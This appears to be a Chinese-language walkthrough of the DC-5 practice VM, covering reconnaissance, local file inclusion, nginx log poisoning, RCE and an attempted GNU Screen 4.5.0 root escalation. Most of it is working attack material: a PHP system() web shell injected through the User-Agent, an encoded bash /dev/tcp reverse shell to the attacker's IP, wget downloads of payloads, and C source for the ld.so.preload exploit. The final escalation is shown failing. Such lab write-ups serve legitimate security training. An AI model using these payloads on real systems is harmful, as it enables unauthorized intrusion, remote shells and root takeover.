

信息收集

主机发现

```
(root@kali)-[/home/kali]
# arp-scan -I eth0 -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:20:6f:96, IPv4: 192.168.230.141
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.230.1    00:50:56:c0:00:08    VMware, Inc.
192.168.230.2    00:50:56:ff:a9:4a    VMware, Inc.
192.168.230.161 00:0c:29:d1:12:80    VMware, Inc.
192.168.230.254 00:50:56:e2:d6:39    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.024 seconds (126.48 hosts/sec). 4 responded
```

端口发现

```
(root@kali)-[/home/kali]
# nmap -Pn -ss 192.168.230.161 -p-
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-03 02:25 -0400
Nmap scan report for 192.168.230.161
Host is up (0.00065s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
111/tcp   open  rpcbind
46397/tcp open  unknown
MAC Address: 00:0C:29:D1:12:80 (VMware)
```

综合发现

```

(root@kali)-[/home/kali]
# nmap -Pn -sS 192.168.230.161 -p 80,111,46397 -A -O -sV
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-03 02:27 -0400
Nmap scan report for 192.168.230.161
Host is up (0.00047s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.6.2
|_http-server-header: nginx/1.6.2
|_http-title: Welcome
111/tcp   open  rpcbind 2-4 (RPC #100000)
|_rpcinfo:
|_  program version  port/proto  service
|_  100000  2,3,4      111/tcp     rpcbind
|_  100000  2,3,4      111/udp     rpcbind
|_  100000  3,4        111/tcp6    rpcbind
|_  100000  3,4        111/udp6    rpcbind
|_  100024  1          35059/udp   status
|_  100024  1          39824/tcp6  status
|_  100024  1          46397/tcp   status
|_  100024  1          49203/udp6  status
46397/tcp open  status 1 (RPC #100024)
MAC Address: 00:0C:29:D1:12:80 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.47 ms  192.168.230.161

```

指纹识别

```

(root@kali)-[/home/kali]
# whatweb -a 3 http://192.168.230.161/contact.php -v
WhatWeb report for http://192.168.230.161/contact.php
Status      : 200 OK
Title       : Contact
IP          : 192.168.230.161
Country     : RESERVED, ZZ

Summary     : HTML5, HTTPServer[nginx/1.6.2], nginx[1.6.2], PHP

```

目录发现


```

about-us.php [Status: 200, Size: 4025, Words: 484, Lines: 54, Duration: 3ms]
contact.php  [Status: 200, Size: 4292, Words: 519, Lines: 54, Duration: 3ms]
css          [Status: 200, Size: 4282, Words: 433, Lines: 72, Duration: 3ms]
faq.php      [Status: 301, Size: 184, Words: 6, Lines: 8, Duration: 4ms]
footer.php   [Status: 200, Size: 5645, Words: 709, Lines: 58, Duration: 2ms]
images       [Status: 200, Size: 17, Words: 3, Lines: 1, Duration: 4ms]
index.php    [Status: 301, Size: 184, Words: 6, Lines: 8, Duration: 3ms]
index.php    [Status: 200, Size: 4025, Words: 484, Lines: 54, Duration: 3ms]
index.php    [Status: 200, Size: 4025, Words: 484, Lines: 54, Duration: 3ms]
solutions.php [Status: 200, Size: 4100, Words: 485, Lines: 52, Duration: 1ms]
thankyou.php [Status: 200, Size: 852, Words: 30, Lines: 43, Duration: 3ms]
:: Progress: [23070/23070] :: Job [1/1] :: 6896 req/sec :: Duration: [0:00:04] :: Errors: 0 ::

```

重中之重

文件包含：访问发现 一个现象，每次刷新下面的footer部分会变，说明其中是用了include等类似方式加载读取文件



之前目录发现了footer.php访问看看



Copyright © 2018

这里应该有一个参数用来包含文件，使用fuzz获得参数file




一开始卡了很久：因为响应都一样


参数值错了服务器可能就默认加载文件导致所有文件的响应都是一样的，无法区别正确响应

参数对了但是包含的文件不存在则会出现差异，包含正确文件与错误文件的区别甄别可能性大一些服务端这方面的处理可能不是很完善

技巧：遍历参数，参数值设置为不存在的，这里出现差异




文件包含



既然可以包含/etc/pass，那是否也可以包含日志文件

直接上网查找nginx的默认路径，尝试访问，如果失败再去尝试fuzz，这里直接访问成功

```
/var/log/nginx/access.log
/var/log/nginx/error.log
```

Thank You

Thank you for taking the time to contact us.



日志注入并访问，发现成功执行了命令

```
curl -A "<?php system($_GET['cmd']); ?>" "http://192.168.230.161/index.php"
```

```
curl "http://192.168.230.161/thankyou.php?file=/var/log/nginx/access.log&cmd=id"
```



漏洞利用

获取反弹shell

前面注入日志时，写入的模板已经是 `<?php system($_GET['cmd']); ?>`。因此传给 `cmd` 的内容只需要写纯 Shell 命令（如 `id` 或 `whoami`），不需要再套一层 `system(...)`。

特殊字符未 URL 编码：Shell 命令中的空格、`&`、`>` 等符号直接写在 URL 中会被 Nginx/PHP 解析异常或截断（比如 `&` 会被当成 GET 参数分隔符）。

```
bash -c 'bash -i >& /dev/tcp/192.168.230.141/8888 0>&1'
```

```
bash%20-c%20%27bash%20-  
i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.230.141%2F8888%200%3E%261%27  
  
curl "http://192.168.230.161/thankyou.php?  
file=/var/log/nginx/access.log&cmd=bash%20-c%20%27bash%20-  
i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.230.141%2F8888%200%3E%261%27"
```

```
(root@kali) - [/usr/.../wordlists/SecLists/Fuzzing/LFI]  
# curl "http://192.168.230.161/thankyou.php?file=/var/log/nginx/access.log&cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.230.141%2F8888%200%3E%261%27" -I  
HTTP/1.1 200 OK  
Server: nginx/1.6.2  
Date: Thu, 03 Sep 2026 17:58:05 GMT  
Content-Type: text/html; charset=UTF-8  
Connection: keep-alive
```

反弹shell成功

```
(root@kali) - [/usr/.../wordlists/SecLists/Discovery/Web-Content]  
# nc -lvvp 8888  
listening on [any] 8888 ...  
192.168.230.161: inverse host lookup failed: Unknown host  
connect to [192.168.230.141] from (UNKNOWN) [192.168.230.161] 39998  
bash: cannot set terminal process group (543): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@dc-5: ~/html$
```

升级shell

```
www-data@dc-5: ~/html$ python --version  
python --version  
Python 2.7.9  
www-data@dc-5: ~/html$ python -c 'import pty;pty.spawn("/bin/bash")'  
python -c 'import pty;pty.spawn("/bin/bash")'  
www-data@dc-5: ~/html$ ^Z  
zsh: suspended nc -lvvp 8888  
  
(root@kali) - [/usr/.../wordlists/SecLists/Discovery/Web-Content]  
# stty raw -echo;fg  
[1] + continued nc -lvvp 8888  
fg  
bash: fg: current: no such job  
www-data@dc-5: ~/html$ export TERM=xterm  
www-data@dc-5: ~/html$ export SHELL=bash  
www-data@dc-5: ~/html$ stty rows 60 cols 213  
www-data@dc-5: ~/html$
```


寻找提权路径

```
www-data@dc-5: ~/html$ find / -perm -4000 -type f 2>/dev/null
/bin/su
/bin/mount
/bin/umount
/bin/screen-4.5.0
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/sbin/exim4
/sbin/mount.nfs
www-data@dc-5: ~/html$ find / -perm -4000 -type f 2>/dev/null
www-data@dc-5: ~/html$ find / -perm -2000 -type f 2>/dev/null
/usr/bin/procmail
/usr/bin/wall
/usr/bin/dotlockfile
/usr/bin/at
/usr/bin/mlocate
/usr/bin/mutt_dotlock
/usr/bin/crontab
/usr/bin/lockfile
/usr/bin/bsd-write
/usr/bin/chage
/usr/bin/expiry
/usr/bin/ssh-agent
/sbin/unix_chkpwd
www-data@dc-5: ~/html$
```

权限提升

```
(root@kali: ~/usr/wordlists/SecLists/Fuzzing/LFI)
searchsploit screen 4.5.0
Exploit Title | Path
-----|-----
GNU Screen 4.5.0 - Local Privilege Escalation | linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC) | linux/local/41152.txt
Shellcodes: No Results
```

编译 libhax.so

```
cat << 'EOF' > libhax.c
#include <stdio.h>
#include <sys/types.h>
```



```
#include <sys/stat.h>
#include <unistd.h>

__attribute__((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF

gcc -fPIC -shared -ldl -o libhax.so libhax.c
```

编译 rootshell

```
cat << 'EOF' > rootshell.c
#include <stdio.h>
#include <unistd.h>

int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    char *args[] = {"/bin/sh", NULL};
    execvp("/bin/sh", args);
}
EOF

gcc -o rootshell rootshell.c
```

目标机器上拉取编译好的程序

```
cd /tmp
wget http://192.168.230.141/libhax.so -O libhax.so
wget http://192.168.230.141/rootshell -O rootshell
chmod +x rootshell
```

```

www-data@dc-5:/tmp$ wget http://192.168.230.141/libhax.so -O libhax.so
converted 'http://192.168.230.141/libhax.so' (ANSI_X3.4-1968) -> 'http://192.168.230.141/libhax.so' (UTF-8)
--2026-09-04 04:37:00-- http://192.168.230.141/libhax.so
Connecting to 192.168.230.141:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15528 (15K) [application/octet-stream]
Saving to: 'libhax.so'

libhax.so                               100%[=====] 15.16K  --.-KB/s  in 0s

2026-09-04 04:37:00 (33.2 MB/s) - 'libhax.so' saved [15528/15528]

www-data@dc-5:/tmp$ wget http://192.168.230.141/rootshell -O rootshell
rootshell: Is a directory
www-data@dc-5:/tmp$ ls
41154.sh libhax.so rootshell screens
www-data@dc-5:/tmp$ rm -rf rootshell
www-data@dc-5:/tmp$ wget http://192.168.230.141/rootshell -O rootshell
converted 'http://192.168.230.141/rootshell' (ANSI_X3.4-1968) -> 'http://192.168.230.141/rootshell' (UTF-8)
--2026-09-04 04:39:33-- http://192.168.230.141/rootshell
Connecting to 192.168.230.141:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16168 (16K) [application/octet-stream]
Saving to: 'rootshell'

rootshell                               100%[=====] 15.79K  --.-KB/s  in 0s

2026-09-04 04:39:33 (382 MB/s) - 'rootshell' saved [16168/16168]

www-data@dc-5:/tmp$ chmod +x rootshell

```

提权：

```

cd /etc
umask 000
screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so"
screen -ls
/tmp/rootshell

```

```

www-data@dc-5:/tmp$ chmod +x rootshell
www-data@dc-5:/tmp$ cd /etc
www-data@dc-5:/etc$ umask 000
www-data@dc-5:/etc$ screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so"
www-data@dc-5:/etc$ screen -ls
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

```

但是没有成功貌似是kali编译的太新了版本可能有问题！